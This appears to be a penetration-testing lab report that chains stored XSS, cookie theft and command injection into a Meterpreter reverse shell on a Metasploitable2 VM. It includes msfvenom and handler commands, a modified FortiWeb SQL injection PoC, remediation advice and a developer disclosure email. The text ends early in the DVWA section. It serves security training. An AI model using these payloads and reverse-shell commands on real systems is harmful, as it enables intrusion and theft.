Advanced Penetration Testing and Vulnerability Exploitation: Theory, Practical Labs, and Full VAPT Lifecycle Report

Author: Mohammed Hasan Shaikh, Updated On: 11/03/2026

Contents

Advanced Penetration Testing and Vulnerability Exploitation: Theory, Practical Labs, and Full VAPT Lifecycle Report 1
1. **Introduction** 3
2. **Advanced Exploitation Lab** 3
   - 2.1. **Chained Attack on Metasploitable2 VM** 3
   - 2.2. **Modify Python PoC from Exploit-DB** 8
   - 2.3. **Remediation** 10
   - 2.4. **Escalation** 11
3. **Web Application Testing Lab** 11
   - 3.1. **Test for SQL Injection (SQLMAP)** 11
   - 3.2. **Test for Cross Site Scripting (XSS)** 15
   - 3.3. **Session Token Theft Test** 16
   - 3.4. **Identify Vulnerabilities Using OWASP ZAP** 18
   - 3.5. **Web Test Summary** 19
4. **Reporting Practice** 19
   - 4.1. **Executive Summary** 19
   - 4.2. **Technical Findings** 20
   - 4.3. **Remediation Plan** 20
   - 4.4. **Findings Table** 22
   - 4.5. **Network Attack Path Diagram** 23
   - 4.6. **Non-Technical Summary for Managers** 24
5. **Post-Exploitation & Evidence Collection** 24
   - 5.1. **Attacking Windows 7 Machine** 24
   - 5.2. **Evidence Collection Summary** 26
6. **Capstone Project: Full VAPT Lifecycle** 26
   - 6.1. **Attacking DC-1 Machine: Capturing Flags** 27
   - 6.2. **Remediation** 34
   - 6.3. **PTES Report** 34
   - 6.4. **Non-Technical Summary** 35
7. **Lessons Learnt & Conclusion** 35
8. **References** 36

1. Introduction

This report will cover the theoretical principles and practical execution of advanced vulnerability assessment and penetration testing (VAPT) methodologies employed to detect, exploit, and document security flaws in contemporary systems and web applications. The report outlines multiple hands-on lab activities aimed at replicating actual penetration testing situations. These tasks involve linking exploits within regulated settings, altering proof-of-concept exploits, executing web application testing with industry-standard tools like Burp Suite and sqlmap, recording vulnerabilities, and producing formal security reports for various stakeholders. The report additionally addresses post-exploitation tasks, employing the Metasploit framework, gathering evidence, and ensuring an appropriate chain-of-custody with tools like Meterpreter and Volatility. Ultimately, a capstone project illustrates the entire VAPT process by executing a comprehensive penetration testing simulation on a compromised virtual machine, detecting vulnerabilities, leveraging tools like Metasploit to exploit them, documenting results, and offering remediation suggestions. This report emphasizes the practical skills and methods needed to perform thorough security assessments and convey findings efficiently to both technical and non-technical audiences through these activities

2. Advanced Exploitation Lab

In this segment of the report, I will discuss on how I simulated a chained attack on Metasploitable2 VM (XSS to RCE via Metasploit). I will even discuss on how I modified a Python PoC from Exploit-DB for a specific CVE and summarized the changes. Finally, I will discuss the remediation methods and write an email to developers with the exploit details as per the required task.

2.1. Chained Attack on Metasploitable2 VM

```
┌──(kali㉿kali)-[~/Desktop/DailyTasks/VAPTTASKS/Task3]
└─$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.1.22  netmask 255.255.255.0  broadcast 192.168.1.255
        inet6 fe80::dd4a:84d5:a975:8ae0  prefixlen 64  scopeid 0x20<link>
        inet6 2001:8f8:1c39:51ff:bbb4:b137:db14:ab75  prefixlen 64  scopeid 0x0<global>
        ether 08:00:27:63:b0:05  txqueuelen 1000  (Ethernet)
        RX packets 372  bytes 132388 (129.2 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 291  bytes 32531 (31.7 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 14850  bytes 10552724 (10.0 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 14850  bytes 10552724 (10.0 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

Figure 1: Kali Linux IP Address



Figure 2: Metasploitable2 VM IP Address

Kali Linux IP Address: 192.168.1.22
Metasploitable 2 VM (Target Machine) IP Address: 192.168.1.26



Figure 3: Testing Metasploitable2 VM Connectivity on Kali

Figure 4: Mutillidae Homepage



Figure 5: Inject stored XSS Payload in the comment field and click 'Save Blog Entry'



Figure 6: Listen on port 8080 and capture cookie value



Figure 7: Replace the cookie value of the website with the cookie value captured (impersonated the victim session)



Figure 8: OS Command Injection Page

```
┌──(kali㉿kali)-[~/Desktop/DailyTasks/VAPTTASKS/Task3]
└─$ msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=192.168.1.22 LPORT=4444 -f elf > shell.elf
[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 123 bytes
Final size of elf file: 207 bytes
```

Figure 9: Generating Reverse Shell Payload

```
┌──(kali㉿kali)-[~/Desktop/DailyTasks/VAPTTASKS/Task3]
└─$ sudo cp shell.elf /var/www/html/
[sudo] password for kali:
```

Figure 10: Host the payload

```
┌──(kali㉿kali)-[~/Desktop/DailyTasks/VAPTTASKS/Task3]
└─$ sudo msfconsole
Metasploit tip: View advanced module options with advanced
```

Figure 11: Start the Metasploit Framework

```
msf > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf exploit(multi/handler) >
```

Figure 12: Use this exploit

```
msf exploit(multi/handler) > set payload linux/x86/meterpreter/reverse_tcp
payload ⇒ linux/x86/meterpreter/reverse_tcp
msf exploit(multi/handler) > set LHOST 192.168.1.22
LHOST ⇒ 192.168.1.22
msf exploit(multi/handler) > set LPORT 4444
LPORT ⇒ 4444
msf exploit(multi/handler) > run
[*] Started reverse TCP handler on 192.168.1.22:4444
```

Figure 13: Set the options accordingly and run the exploit



Figure 14: Enter the following to trigger and create a meterpreter session

```
msf exploit(multi/handler) > run
[*] Started reverse TCP handler on 192.168.1.22:4444
[*] Sending stage (1062760 bytes) to 192.168.1.26
/usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/recog-3.1.25/lib/recog/fingerprint/regexp_factory.rb:34: warning: nested repeat operator '+' and '?' was
replaced with '*' in regular expression
[*] Meterpreter session 1 opened (192.168.1.22:4444 → 192.168.1.26:37876) at 2026-03-09 05:19:02 -0400

meterpreter > sysinfo
Computer     : metasploitable.localdomain
OS           : Ubuntu 8.04 (Linux 2.6.24-16-server)
Architecture : i686
BuildTuple   : i486-linux-musl
Meterpreter  : x86/linux
```

Figure 15: Remote Code Execution (RCE) completed successfully

2.2. Modify Python PoC from Exploit-DB



Figure 16: Exploit name from Exploit-DB



Figure 17: Original Python PoC Code

The modified Python PoC Code is shown below:

```
import requests
import argparse
import urllib3

# Disable SSL warnings
urllib3.disable_warnings(urllib3.exceptions.InsecureRequestWarning)

def test_sqli(base_url, payload):
    url = f"{base_url}/api/fabric/device/status"

    headers = {
        "Authorization": f"Bearer {payload}",
        "User-Agent": "FortiWeb-SQLi-Tester"
    }

    try:
        print(f"[+] Testing target: {url}")
        response = requests.get(url, headers=headers, verify=False, timeout=10)

        print(f"[+] HTTP Status Code: {response.status_code}")

        # Basic indicator of possible SQL injection success
        if response.status_code == 200:
            print("[!] Possible SQL Injection vulnerability detected.")
        else:
            print("[-] Target may not be vulnerable.")

        print("\n--- Response Preview ---")
        print(response.text[:500])

    except requests.exceptions.RequestException as e:
        print(f"[ERROR] Request failed: {e}")


if __name__ == "__main__":
    parser = argparse.ArgumentParser(
        description="Modified PoC - FortiWeb Fabric Connector SQL Injection (CVE-2025-
25257)"
    )

    parser.add_argument(
        "base_url",
```

```
        help="Base URL of FortiWeb (Example: https://10.0.0.5)"
    )

    parser.add_argument(
        "--payload",
        default="aaa' OR '1'='1",
        help="SQL Injection payload (default: aaa' OR '1'='1)"
    )

    args = parser.parse_args()

    test_sqli(args.base_url, args.payload)

# Example usage:
# python3 modified_poc.py https://10.0.0.5 --payload "aaa' OR '1'='1"
```

Changes Summarized below:

Improvements to the Python PoC included adding command-line payload customization, enhancing exception handling, suppressing SSL warnings, and clarifying console output. To facilitate analysis, a User-Agent header and response preview were included. Vulnerability indicators are now printed by the script based on HTTP responses. This enhancement makes testing more flexible, readable, and reliable for security assessment purposes.

2.3. Remediation

To reduce the risk of a chained attack, it is advisable to use secure input validation and output encoding, as well as to manage sessions properly. To protect session data and prevent XSS vulnerabilities, web applications should sanitize all user inputs and configure cookies with the attributes HttpOnly, Secure, and SameSite. Functions that execute commands should not use input from users directly; they should instead apply stringent validation or parameterized methods. Furthermore, limiting file execution permissions, using a web application firewall, and carrying out ongoing monitoring and patch management can greatly diminish the risk of multi-stage attacks like these.

2.4. Escalation

The below is an email to developers with exploit details.

Subject: Security Vulnerability Report – Chained Attack Exploit Identified

Dear Development Team,

During security testing of the application in the Metasploitable2 lab environment, we identified a chained attack that allows attackers to escalate from a web vulnerability to remote system compromise. The exploit begins with a Stored Cross-Site Scripting (XSS) vulnerability in the Mutillidae blog comment feature, allowing injection of malicious JavaScript to capture user session cookies. Using the stolen session identifier, an attacker can perform session hijacking and impersonate authenticated users. Further testing showed that this access can be leveraged to reach vulnerable functionality enabling command execution, potentially resulting in a reverse shell on the server. Immediate remediation through input validation, output encoding, and secure session management is strongly recommended.

Best regards,
Security Testing Team

---

3. Web Application Testing Lab

In this segment of the report, I will test DVWA website for OWASP top 10 issues. I will use the tools Burp Suite, sqlmap and OWASP ZAP in Kali Linux machine to test the website and identify vulnerabilities. Finally, I will write a web test summary.

3.1. Test for SQL Injection (SQLMAP)



Figure 18: DVWA Login Page

Figure 19: Set security level to low



Figure 20: Enter 'id' as 1



Figure 21: Using Burp Suite, capture and save the request in a text file

